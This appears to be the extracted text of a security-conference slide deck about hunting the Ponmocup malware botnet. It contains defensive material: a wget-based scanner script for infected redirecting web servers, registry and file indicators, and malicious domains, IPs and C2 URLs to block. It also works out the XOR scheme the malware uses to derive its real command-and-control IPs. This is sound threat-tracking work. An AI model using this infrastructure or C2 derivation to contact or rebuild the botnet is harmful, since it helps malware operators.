- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\7 = "[BINARY DATA]"
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\8 = "[BINARY DATA]"
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\9 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\2 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\4 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\7 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\8 = "[BINARY DATA]"
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\9 = "[BINARY DATA]"

- %Windir%\system32\spool\PRINTERS\[FILE NAME ONE].SHD
- %Windir%\system32\spool\PRINTERS\[FILE NAME TWO].SHD

How to Prevent & Detect Infections

- Prevention: block Malware IP-ranges (redir.)
 - 178.211.33.202 – .206 or .0/24
 - 31.210.96.155 – .158 or .0/24
 - 81.92.219.60 – .62 or .0/24
 - Occasionally new IPs (+/-1) and rarer new nets
- Blocking domains → useless, change quickly
- Complete list of Malware domains & IPs
 - http://security-research.dyndns.org/pub/malware-feeds/ponmocup_all-domains-ips.txt

How to Prevent & Detect Infections

- Detection: Network-based Indicators
 - Check logs for known Domains & IPs (few ex.)
 - DNS Lookups for Domains:
intohave.com / fasternation.net
 - Connections to IP:
88.216.164.117 / 5.199.175.164
93.115.88.220
- Detection: Host-based Indicators
 - Check Registry Keys from [Ponmocup IOC](#)
 - Check Persistence using Rundll32 (suspicious)

Introducing Ponmocup Finder

<http://c-apt-ure.blogspot.com/2012/06/introducing-ponmocup-finder.html>

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Sunday, June 3, 2012

Introducing Ponmocup

The Ponmocup malware and botnet has infected over 10 million IPs, maybe a multiple the number of infected IPs. The chances are likely bigger that you are infected. Please read my previous three posts.

- [1] Not APT, but nasty malware
- [2] Ponmocup, lots changed, but still the same
- [3] Hunting Ponmocup Botnet

Update 2013-06-01:

Please also read my newer blog posts about Ponmocup:

- "Ponmocup Hunter" SANS DFIR Summit 2013
- History of Ponmocup Malware / Botnet

Ponmocup-Finder has evolved in a little "workflow" :-)

1. add new infected domains to the list
2. daily cronjob to run Ponmocup-Finder
3. latest Ponmocup-Finder script
4. list of currently infected web servers
5. history of all previously infected web servers
6. notification lists for CH / LI and DE domains

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
```
$ cat ponmocup-finder.sh
#!/bin/bash
echo "date started: `date`"
cat $1 | \
while read domain; do
    echo -ne "checking domain: $domain --> ";
    wget -Sv --tries=1 --connect-timeout=5 \
        --user-agent="Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.13) Gecko/20101203
Firefox/3.6.13" \
        --referrer="http://www.google.ch/search?q=ponmocup+check" \
        http://${domain}/ -O ${domain}.out > ${domain}_wget.log 2>&1
    redir=`egrep -m 1 "Location: " ${domain}_wget.log`
    ## match=`echo $redir | egrep "(/url\?sa=|/cgi-bin/r.cgi\?p=)" | wc -l`
    match=`echo $redir | cut -d"?" -f2- | egrep "$domain" | wc -l`
    if [ $match -gt 0 ]
    then
        echo -ne "seems to be INFECTED: "
        echo -ne `echo $redir | cut -d" " -f2 | cut -d"?" -f1`
        egrep -m 2 "Resolving " ${domain}_wget.log | tail -1 | sed -e 's/Resolving/ --> DNS:/g'
    else
        echo "seems to be CLEAN"
    fi
done
echo "date finished: `date`"
```

Introducing Ponmocup Finder

- Single HTTP GET request using WGET
 - to each suspicious domain
 - using Google URL in referrer header
 - using common IE User-Agent
 - ignore „Set-Cookie“
- Check for 1st redirection Location-header with suspicious domain as parameter
 - very few false positives (try to detect)


Introducing Ponmocup Finder

- # of domains (checked, infected, clean)



Introducing Ponmocup Finder

- Percentage of infected domains (monitored)



Tweeting about Ponmocup Finder



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24 May

The following 80 web servers are currently infected to redirect to
#Ponmocup #malware

security-research.dyndns.org/pub/botnet/pon...

Ref: c-apt-ure.blogspot.com/search/label/p...

Expand



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5 Jun

Thanks @Set_Abominiae for submitting very valuable #Ponmocup #malware data to me. Ponmocup-Finder domains list jumped from 180 to 894 !!

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The following 630 web servers are currently infected to redirect to #Ponmocup #malware
security-research.dyndns.org/pub/botnet/pon...
Blog: c-apt-ure.blogspot.com/search/label/p...

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Anti-Sinkholing

Is this Anti-Sinkholing
technique and
how to break it?

Is this Anti-Sinkholing?

← → security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/analysis.txt

overview network analysis:

* redirect domain:

kritikaa.ilanes.com 178.211.33.205

* malware download:

ml.buymeaslut.com 82.211.45.82

* C2 / phone home:

intohave.com 64.179.44.188 (DNS request only)

88.216.164.117

* URL sample #1:

http://88.216.164.117/entries

(2 x requests with data in cookie values)

* URL sample #2:

http://88.216.164.117/videos/forumdisplay.php

(2 x requests with data in cookie values)

http://security-research.dyndns.org/pub/botnet/ponmocup/analysis_2012-10-05/analysis.txt

Is this Anti-Sinkholing?

bailiwick	intohave.com.
count	6337
first seen	2012-07-27 13:23:32 -0000
last seen	2013-01-14 11:47:05 -0000
intohave.com.	A 64.179.44.188

intohave.com.	
4672	
2013-01-14 15:38:52 -0000	
2013-06-19 23:02:41 -0000	
intohave.com.	A 29.172.39.109

bailiwick	intohave.com.
count	64
first seen	2013-06-23 11:19:15 -0000
last seen	2013-07-31 21:58:06 -0000
intohave.com.	A 208.91.197.108

count	21
first seen	2013-09-14 00:41:19 -0000
last seen	2013-10-10 20:33:49 -0000
intohave.com.	A 209.222.14.3

Is this Anti-Sinkholing?

bailiwick	fasternation.net.
count	4256
first seen	2013-05-18 12:15:42 -0000
last seen	2013-11-19 16:24:17 -0000
fasternation.net.	A 253.101.238.123



DNS requests

fasternation.net (253.101.238.123)

TCP connections

93.115.88.220:80

SHA256: 209b5d657ff6f251231e1bd7970099f930f71c9d0f43a9bd9da

File name: 209b5d657ff6f251231e1bd7970099f930f71c9d0f43a9bd9da

Detection ratio: 34 / 46

Analysis date: 2013-08-06 13:19:46 UTC (3 months, 2 weeks ago)

<https://www.virustotal.com/en/file/209b5d657ff6f251231e1bd7970099f930f71c9d0f43a9bd9dada25003b36649/analysis/>

Break Anti-Sinkholing tech → ask Twitter



TomU

@c_APT_ure

Who can tell me function $f(IP1) = IP2$ if
 $f("253.101.238.123") = "93.115.88.220"$?

#Ponmocup #malware analysis
[virustotal.com/en-gb/file/209...](https://www.virustotal.com/en-gb/file/209...)

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


Robert H. @Pllcoding

10 Sep

@c_APT_ure makes DNS request to 253.101.238.123 and
C2 connection via HTTP to 93.115.88.220 ?!

Details




TomU @c_APT_ure

10 Sep

@Pllcoding yep exactly! First observed last October with
diff domain / IPs → [security-research.dyndns.org](https://security-research.dyndns.org/pub/botnet/pon...)
[/pub/botnet/pon...](https://pub/botnet/pon...) → no sinkholing w/o knowing $f()$

Break Anti-Sinkholing tech → ask Twitter



Kudos and thanks to @chort0
for helping find out this method

Break Anti-Sinkholing tech → ask Twitter




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11 Sep

@chort0 hmm looks valid, congrats! guessed it?

test 1: 29.172.39.109 -> 5.199.175.164 >> 1DAC276D XOR
05C7AFA4 = 186B88C9 (tbc)

[Details](#)



TomU @c_APT_ure

11 Sep

@chort0 test 2: 64.179.44.188 -> 88.216.164.117 >>
40B32CBC XOR 58D8A475 = 186B88C9 -> same key :)

[Details](#)



TomU @c_APT_ure

11 Sep

@chort0 guess the key changed with the domain... test 3:
253.101.238.123 -> 93.115.88.220 >> FD65EE7B XOR
5D7358DC = A016B6A7

Botnet tracking

So who else is
tracking this Botnet?

Malware Report

Q1 2012

Kindsight
Security
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Top 20 Home Network Infections

The table below shows the top home network infections detected in Kindsight deployments. The results are aggregated and the order is based on the number of infections detected over the 3-month period of this report.

Position	Name	Threat Level
1	Hijacker.MyWebSearchToolbar	Moderate
2	Spyware.SCN-ToolBar	Moderate
3	11 Downloader.Ponmocup.A	Moderate
4		Moderate
5	Adware.MarketScore	Moderate
6	Trojan.NineBall/Gumblar/DNSChanger	High
7	Trojan.Alureon/TDL/TDSS	High
8	Botnet.ZeroAccess	High
9	Spyware.SBU-Hotbar	Moderate
10	Hijacker.ShopprReports	Moderate
11	Downloader.Ponmocup.A	High
12	BankingTrojan.Zeus	High

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aggregated

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Top High Level Threats

The table shows the top 20 high threat level malware that leads
We'll look at the significant ones in more detail below.

Position	Name
1	Win32.Trojan.NineBall/Gumblar/DNSChanger
2	Win32.Trojan.Alureon/TDL/TDSS
3	Win32.Botnet.ZeroAccess
4	Win32.Downloader.Ponmocup.A
5	Win32.BankingTrojan.Zeus
6	Win32.Backdoor.Cycbot.B

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level

Kindsight Security Labs Malware Report

- Downloader.Ponmocup.A

2012	Q1	Q2	Q3	Q4
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- Top 20 Home Network infections

11	19	20	--
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- Top 20 High Threat Level Threats

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→ Botnet disappeared at end of 2012 ??

Microsoft SIR v15 – 1H2013

Figure 74. Top families found at sites blocked by SmartScreen Filter in 1H13, by percent of all malware impressions

	Family	Most significant category	Percent of malware impressions
1	Win32/Delf	Trojan Downloaders & Droppers	20.4%
2	Win32/Microjoin	Trojan Downloaders & Droppers	11.0%
3	Win32/Swisyn	Trojan Downloaders & Droppers	8.3%
4	Win32/Bdaeje	Backdoors	4.6%

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7	Win32/Kraddare	Trojan Downloaders	
8	Win32/Obfuscator	Miscellaneous Poter	
9	MSIL/Truado	Trojan Downloaders	
10	AndroidOS/CVE-2011-1823	Exploits	1.8%
11	Win32/Dynamer	Miscellaneous Trojans	1.6%
12	Win32/DelfInject	Miscellaneous Potentially Unwanted Software	1.4%
13	Unix/Lotoor	Exploits	1.4%
14	Win32/Vundo	Miscellaneous Trojans	1.2%
15	Win32/Yakdowpe	Trojan Downloaders & Droppers	1.0%

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
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Win32/Vundo. A multi-component family of programs that deliver pop-up advertisements and may download and execute arbitrary files. Vundo is often installed without a user's consent as a browser helper object (BHO).

Win32/Swisyn. A trojan that drops and executes arbitrary files on an infected computer. The dropped files may be potentially unwanted or malicious programs.

→ <http://www.microsoft.com/sir>

ThreatSTOP Blog



Ponmocup Botnet

The Ponmocup botnet is currently less of a threat as it seems to not download really nasty malware onto infected computers, rather it displays a lot of unwanted ads and does very little more. However, while this is what it does now, there is no reason why it should continue to be so comparatively benign. As an example, there are indications that the **Cryptolocker** malware criminals are operating "pay per infection" schemes where they pay other botnet masters if they infect machines under their control with Cryptolocker.

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<http://www.threatstop.com/neutrino-ponmocup>

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Blocking Neutrino EK and Ponmocup Droppers

 NOVEMBER 8, 2013 BY [FRANCISTURNER](#)  [LEAVE A COMMENT](#)

ThreatSTOP and DNS Firewall Blocking Two New Malware Types

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Some ideas...

How to stop Malware spreading?

How to take down this Botnet?

Call to action / Join me, anyone?

Created “Ponmocup Botnet working group”

- Some Ideas (*just a few*)

- ✓ Confirm “anti-sinkholing” → IP = funct(DNS)

- Find new C&C domains, IPs, URL patterns

- Sinkhole more (active, current) C&C domains

- Add IOC reg-key to MS AV detection (MSRT?)

- Use special “bot” to find more infected sites (Search engines – Google, MS) → notify

- *More to come...*

→ Please join if you're interested

Ponmocup Botnet working group

<https://groups.google.com/group/ponmocup-botnet-working-group>



TomU @c_APT_ure

28 Jun

#Ponmocup #Malware Botnet working group created
[groups.google.com/group/ponmocup...](https://groups.google.com/group/ponmocup-botnet-working-group)

Just in time for SANS DFIR Summit

[c-apt-ure.blogspot.com/2013/05/ponmoc...](http://c-apt-ure.blogspot.com/2013/05/ponmocup-botnet-working-group.html) #DFIRsummit

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
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For contributions & collaborations

- J-Michael from VirusShare.com
- Roman from abuse.ch & Re2 for feedback
- Shadowserver for Ponmocup sinkhole data
- All members from closed groups / lists who helped me and contributed in one way or another
- DNSDB @ ISC, Umbrella Security Labs (Sgraph) for free accounts

Questions ?



Malware feeds / links (Demo)

Introducing Ponmocup-Finder

Ponmocup-Finder has evolved into a little "workflow" :-)

- [add new infected domains to the list](#)
- [daily cronjob to run Ponmocup-Finder](#)
